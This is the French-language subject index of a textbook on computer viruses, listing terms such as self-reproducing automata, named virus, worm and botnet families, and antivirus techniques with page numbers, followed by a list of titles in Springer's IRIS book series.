Arpanet, 41
automate
  autoreproducteur, 18
  autoreproducteur de Byl, 32, 37
  autoreproducteur de Langton, 30, 36, 188
  autoreproducteur de Ludwig, 35
  calculabilité universelle, 26
  cellulaire, 8, 18
  configuration, 21
  constructeur universel, 25
  fonction de propagation, 21
  fonction de transition, 21
  sous-configuration, 21
automate cellulaire, 20
automate fini, 19
autoreproduction, 8, 23, 33, 34
  voir Kraus, Jürgen, 33

BadTrans
  voir vers, 529
Bash, 212
bios, 200
  fonctionnement, 512

POST, 517
structure, 512
voir virus de bios, 509
bombe logique, 199, 459
définition, 127
détection, 182
gâchette, 127
botherder, 363
botnet, 127, 343
Agobot3, 346, 350, 393
Agobot4, 348, 359
Agobot, 344, 348, 350, 354, 355, 389
Gtbot, 346, 353
Phatbot, 353
Sdbot, 353
StormWorm, 353
botherder, 345
canal `C&C`, 351
combinatoire, 344, 365
console `C&C`, 345, 351, 367
définition, 344
gestion combinatoire, 372
phase d'attaque, 357
phase de coordination et de gestion, 351
phase de déploiement, 345
réseau bas-niveau, 367
réseau supérieur, 367
réseau viral P2P, 367
structure centralisée, 353
structure décentralisée, 353
techniques d'anonymisation, 353
type *P2P*, 353
boucle de Langton, 31
Boyer-Moore
algorithme de, 88
Burks, Arthur, 8, 19
Byl, John, 32

calculabilité universelle, 26
calculabilité virale, 55
Caligula
voir virus, 528, 532
cardinalité virale, 56
charge finale virale, 34, 222
charte informatique, 193
Chess, David, 86
cheval de Troie, 70, 71, 102, 199, 486
Back Orifice 2000, 127
Back Orifice. 129
Netbus, 129
Padodor, 130
Phage, 114
Scob, 130
SubSeven, 129
keyloggers, 129
définition, 128
détection, 182
module client, 128
module serveur, 128
Church, Alonzo, 7, 34
coût d'une attaque
voir virus, vers, 191
Codd, Edgar, 30
code de Gödel, 13, 34
Cohen, Fred, 4, 43
compilation
évaluation partielle, 101
constructeur universel
voir automate, 25
contrôle d'intégrité
voir lutte antivirale, antivirus, 4, 189
Core Wars, 41
couverture d'un graphe, 375
cryptanalyse appliquée
voir virus, 528

débordement de tampon, 113, 282, 286, 290
détection
complexité, 73
vers, 182
détection des virus, 60
souple, 86
documents
voir virus, 395
dropper, 70

ecto-symbiote, 102
Enigma, 41
ensemble d'infection, 75
ensemble viral, 46
ensemble viral singleton, 50
Évolution virale, 48
Évolutivité virale, 54

FBI, 482
fonction d'infection, 34
fonction décidable. 15

fonction récursive, 8, 11
  index, 14
Forrest, S.
  modèle de, 121
furtivité, 96, 214, 349, 525
  définition, 145
  rootkit, 525

Gödel, Kurt, 12
générateur
  VBSWG, 106
  VCL, 106
gâchette
  voir bombe logique, 127
Gleissner, Winfried, 82

Holling, Fritz, 512
hygiène informatique, 179, 181
  règles, 192

IBM, 193
icônes
  chaînées, 139
  et virus compagnons, 139
  transparentes, 139
infections informatiques, 3, 43, 66
  épéiennes, 71
  absolument isolables, 76
  aspects juridiques, 198
  bénignes, 70, 71
  cheval de Troie, 70, 71, 128
  conception, 124
  conduite à tenir en cas d', 194
  contagieuses, 70
  degré de détectabilité, 124
  disséminatrices, 71
  leurres, 129
  malicieuses, 71
  pathogènes, 70
  simples, 71, 126
  virulentes, 70
infections simples
  bombe logique, 127
ingénierie sociale, 112, 116, 166, 172, 316

kits de contruction viraux, 166
  VBSWG, 166
  VCL, 166
Kleene, Stephen, 17, 100
Kraus, Jürgen, 33, 100
  langage PL, 33

langage
  Awk, 216
  Bash, 212
  Pdf, 153
  Perl, 216
  Postscript, 153
  VBScript, 212
  Visual Basic for Applications (VBA), 155, 212, 399
langage interprété
  voir virus, 211
langage PDF, 456
  attaque par *phishing*, 470
  attaques virales, 467
  attaques `XSS`, 469
  fonctionnalités, 447
  modèle, 446
  politique de sécurité, 467
  primitives, 457
    classe *Action*, 458
    classe *OpenAction*, 457
  risque viral, 444
  sécurité, 457, 464
  structure des fichiers, 452
Langton, Christopher, 30
  boucle de, 31, 188
largueur, 70
Leitold, Ferenc, 84
leurres, 129, 199
  détection, 182
Ludwig, Mark, 143
lutte anti-antivirale, 144
  furtivité, 145, 214
  polymorphisme, 145, 216
lutte antivirale, 4, 179
  émulation de code, 190
  analyse heuristique, 188
  analyse spectrale, 186
  confiance, 180
  contrôle d'intégrité, 189
  efficacité, 181
  fiabilité, 180
  hygiène informatique, 179, 181, 192
  indécidabilité, 53
  par contrôle d'intégrité, 4
  recherche de signatures, 184

scanning, 4, 184
surveillance comportementale, 190
techniques dynamiques, 190
techniques statiques, 184

Métamorphisme
formalisation, 96
machine de Turing, 7, 8
bande de calcul, 9
fonction de contrôle, 9
problème d'arrêt, 15, 44
tête de lecture/écriture, 9
universelle, 13
machine virale universelle, 56
macro-virus
voir virus, 153, 212, 395
Magic Lantern
voir vers, 528
malware
voir infections informatiques, 110
Manhattan, projet, 41
marqueur d'infection, 115
MD5, 189
modèle
RAM, 84
RASPM, 84
RASPM/ABS, 84
RASPM/SABS, 85
modèle isolationniste, 57, 75
Morris Jr, Robert T., 284

numération de Gödel, 13

obfuscation, 99
ordinateur universel, 26
ordinateurs de poche
virus pour, voir virus, 114

Perrun
voir virus, 529
Plus grand ensemble viral, 49
Plus petit ensemble viral, 49
PocketPC
virus pour, voir virus, 114
polymorphisme, 4, 42, 45, 87, 88, 214, 216, 425, 430
complexité, 90
définition, 145
problème
SAT, 88
problème de décidabilité, 53
problème du vertex cover, 375
programme
k-autoreproducteur, 34
autoreproducteur, 33
cycliquement autoreproducteur, 34
avec changement de langage de programmation, 34
infiniment autoreproducteur, 34

récursivité énumérable, 15
rétrovirus
voir virus, 163
recherche de signatures
voir antivirus, lutte antivirale, 184
relation décidable, 13
rootkit, 346
rootkits, 525

sécurité, 145
sûreté, 145
scanning
voir lutte antivirale, antivirus, 4
scripts
voir virus, 211
SHA-1, 189
signature
algorithme de recherche de, 88
marqueur d'infection, 115
signature virale, 214, 430
discriminante, 184, 214
non incriminante, 185
non-incriminante, 214
propriétés, 184
singleton viral, 45
Spinellis, D., 88
Spinellis, Diomidis, 88
spywares, 486
SUN Microsystems, 193
surinfection, 214, 350
surveillance comportementale
voir lutte antivirale, antivirus, 190
SuWAST, 365, 382
symbian, 114

téléphones portables
vers pour, voir vers, 114
TCPA/Palladium, 512

techniques
Kademlia, 366
d'anonymisation, 353
d'ingénierie sociale, 463
de τ-obfuscation, 408
de chiffrement, 425
de persistance, 113, 127, 348
de polymorphisme, 425, 430
de répression, 436
de répression de programmes, 349
de résidence, 126, 348
de scanning, 364
techniques de furtivité, 406
théorème
de récursion de Kleene, 17, 34, 100
de récursion explicite, 104
de de Herman, 37
Thompson, Ken, 102, 144
Turing
machine dite de, 7, 8
Turing, Alan, 4

Ultra, projet, 41

vers, 281
Apache, 341
Autodoubler, 490
BadTrans, 114, 529
Bagle, 281
Blaster/Lovsan, 197
CRClean, 490
Cabir, 114
Code Green, 490
Codered 1, 200, 364
Codered 2, 168, 282, 364
Codered, 114, 123, 197, 290, 490
Creeper, 283, 492
Currious_yellow, 364
Flash, 364
Fortnight.F, 198
IIS_Worm, 282, 289
ILoveYou, 102, 110, 172, 281
Internet Worm, 282, 283
Kelaino, 147
Melissa, 172, 281
MyDoom, 110, 123, 281
Netsky, 281
Nimda, 114, 149, 364
Noved. 499
Pedoworm, 118, 499
Polypedoworm, 507
Ramen, 342
Reaper, 492
Sapphire/Slammer, 110, 121, 123, 126, 170, 172, 175, 198, 282, 348, 499
Sobig-F, 197
Symbos_Cardtrp.a, 114, 166
UNIX.LoveLetter, 330
W32.Nyxem.E, 149
W32/Bagle, 175, 348
W32/Blaster, 348
W32/Bugbear-A, 149, 173, 182
W32/Klez.H, 149
W32/Klez, 182
W32/Lovsan, 110, 172, 282, 369, 491
W32/Mydoom, 175, 348
W32/Nachi, 491
W32/Netsky, 175
W32/Sasser, 172
W32/Sircam, 281
W32/Sober, 113
W32/Sobig-F, 173
W32/Sobig.F, 110, 147
W32/Welchi, 491
W32/Zafi-B, 175
Warhol, 364
Win32.Myfip, 499
Xanax, 309
worms, 171
coût d'une attaque, 191
combinatoires, 365
cycle de vie, 116
d'emails, 172
détection, 182
de Morris, 282, 283
diagramme fonctionnel, 115
macro-vers, 172
BadBunny, 172
Magic Lantern, 182, 482, 487, 497, 528
mass-mailing worms, 172
modèles de propagation, 171
Netsky, 123
nomenclature, 167
OpenOffice, 172
phase d'infection, 116
phase de diffusion, 116
phase de maladie, 117
primo-infection, 117

scanning, 364
simples, 171, 282
super-vers, 364
ultra-rapides, 364
versus botnet, 363
Xerox, 42, 488, 492
vertex cover approché, 376
virulence
compromis avec la furtivité, 410
Virus
métamorphe
noyau, 96
polymorphe
noyau, 96
polymorphe à nombre infini de formes, 96
virus, 3
k-aires, 420, 437, 444, 445, 449, 459, 472, 529
éradication, 61
évolution virale, 48
évolutivité virale, 54
Whale, 147
1099, 116
AdobeR, 112
Brain, 42, 159, 161
Caligula, 528, 532
Century, 118
Coffee Shop, 118
Colors, 118, 200
Concept, 151
CrazyEddie, 166
Dark Avenger, 165
Dark Vader, 165
Datacrime, 185
Duts, 114
Ebola, 121
Elk Cloner, 42
Hole Cavity Infection, 133
Ithaqua, 165
Joshi, 160
Kilroy, 158, 518
Linux.RST, 163
Mange_ tout, 116
March6, 160
Mawanella, 118
Melissa, 149
Nuclear/Pacific, 166
Outlook.PDFWorm, 468
Peachy, 152, 468
Perrun, 152, 162, 529
Smiths, 105
Stealth, 159, 161, 496, 521
Telefonica, 163
Trémor, 114
Unix.satyr, 177, 267
Unix_ Coco, 225
Unix_ bash, 225
Unix_ head, 224
Unix_ owr, 223
Vacsina, 165
W32.Yourde, 468
W32/Magistr, 509, 517
W32/Nimda, 182
W97/Title, 474
Warrier, 116
Whale, 163
Winux/Lindose, 166
Wogob, 166
X21, 236
X23, 262
Yankee, 165
blueprint, 104
dropper, 112
pre-bios, 510
vbashp, 216
vbash, 212, 216
vcomp_ ex_ v1, 247
vcomp_ ex_ v2, 255
vcomp_ ex_ v3, 264
vcomp_ ex, 236
vendredi 13, 118
virux, 229
KOH, 488, 493, 507
CIH, 110, 116, 118, 127, 137, 157, 200, 509, 517
SURIV, 133
VBIOS, 519
YMUN20, 113, 527, 529, 540
YMUN, 162, 255, 527
de Bios, 157
de fichiers PE, 133
modes d'action, 130
Apple II, 42
AppleDOS 3.3, 42
applications, 482, 487
chiffrement automatisé, 493
compression automatisée, 489

contournement d'un contrôle d'intégrité, 279
contournement du contrôle de signature de RPM, 279
cryptanalyse appliquée, 528
génération environnementale de clefs cryptographiques, 501
lutte contre le crime, 499
militaires, 497
récupération de mot de passe, 280
aspects juridiques, 198
avec rendez-vous, 162
binaires, 162
blindés, 163
calculabilité virale, 55
cardinalité virale, 56
charge finale, 116, 222
coût d'une attaque, 191
combinés, 162
combinatoire, 97
compagnons, 137, 233
UNIX_Companion.a, 275
X21, 236
X23, 262
vcomp_ex_v1, 247
vcomp_ex_v2, 177, 255
vcomp_ex_v3, 264
vcomp_ex, 236
comportementaux, 160
composite, 97
contradictoire de Cohen, 60
cycle de vie, 116
d'exécutables, 150
définition, 42
définition formelle, 3
détection, 60
détection par évolutivité virale, 60
de boot, 158
de code source, 141
de démarrage, 157, 158
de documents, 69, 151, 395
Outlook.PDFWorm, 468
Peachy, 468
W32.Yourde, 468
définition, 152
langage PDF, 444
de FAT, 140
de scripts, 211
de type BAT, 211
de BIOS, 509
degré de détectabilité, 124
diagramme fonctionnel, 115
en langage Bash, 212
en langage interprété, 211
ensemble d'infection, 75
ensemble viral, 46
ensemble viral singleton, 50
et fonctions récursives, 16
expériences de Cohen, 61
famille YMUN20, 533
famille YMUN, 529
furtif, 96, 214
générateurs de, 166
indice d'infection, 123
indice infectieux, 122
infecteur ELF, 267
largueur de, 112
lents, 164
métamorphe, 96
machine virale universelle, 56
macro-virus, 69, 153, 212, 395
Concept, 397
OpenOffice/BadBunny, 440, 443
OpenOffice, 439
W97/Title, 397, 474
accès au code viral, 419
charge finale, 405
chiffrement, 425
furtivité, 406
gestion des macros préexistantes, 416
gestion des sauvegardes, 409
polymorphisme, 430
répression, 436
routine d'infection, 402
routine de recherche, 399
signature virale, 430
macro-virus *Office*, 397
multi-formats, 166
multi-partites, 165
multi-plateformes, 165
nombre de, 121
nomenclature, 149
non résident, 93
OpenOffice, 172
par écrasement de code, 131
par écrasement non résident, 94
par accompagnement de code, 137
par ajout de code, 132

par entrelacement de code, 133
par recouvrement de code, 102
phase d'incubation, 117
phase d'infection, 116
phase de diffusion, 116
phase de maladie, 117
plus grand ensemble viral, 49
plus petit ensemble viral, 49
polymorphe, 87, 121, 214
polymorphe à deux formes, 95
prévention, 57
  modèle de flot, 58
  par cloisonnement, 58
primo-ifection, 397
primo-infection, 117
psychologiques, 166
  définition, 166
résident, 94
résidents. 160
  rétrovirus, 163
  rapides, 164
  routine d'anti-détection, 115
  routine de copie, 115
  routine de recherche, 115
  simple, 50
  singleton viral, 45
  statique, 61
  virulence, 122, 123
  virus binaires, 529
von Neumann, John, 4, 8, 19
  modèle de, 22

WAST, 365, 377
White, S., 86

Xerox, incident, 42

Zhou, M., 93
Zou. Z.. 93

Collection *IRIS*
Dirigée par Nicolas Puech

Ouvrages parus :

– *Méthodes numériques pour le calcul scientifique*. *Programmes en Matlab*
A. Quarteroni, R. Sacco, F. Saleri, Springer-Verlag France, 2000

– *Calcul formel avec MuPAD*
F. Maltey, Springer-Verlag France, 2002

– *Architecture et micro-architecture des processeurs*
B. Goossens, Springer-Verlag France, 2002

– *Introduction aux mathématiques discrètes*
J. Matousek, J. Nesetril, Springer-Verlag France, 2004

– *Les virus informatiques : théorie, pratique et applications*
É. Filiol, Springer-Verlag France, 2004

– *Introduction pratique aux bases de données relationnelles*. *Deuxième édition*
A. Meier, Springer-Verlag France, 2006

– *Bio-informatique moléculaire. Une approche algorithmique*
P.A. Pevzner, Springer-Verlag France, 2006

– *Algorithmes d'approximation*
V. Vazirani, Springer-Verlag France, 2006

– *Techniques virales avancées*
É. Filiol, Springer-Verlag France, 2007

– *Codes et turbocodes*
C. Berrou, Springer-Verlag France, 2007

– *Introduction à Scilab. Deuxième édition*
J.P. Chancelier, F. Delebecque, C. Gomez, M. Goursat, R. Nikouhah, S. Steer,
Springer-Verlag France, 2007

– *Maple : règles et fonctions essentielles*
N. Puech, Springer-Verlag France, 2009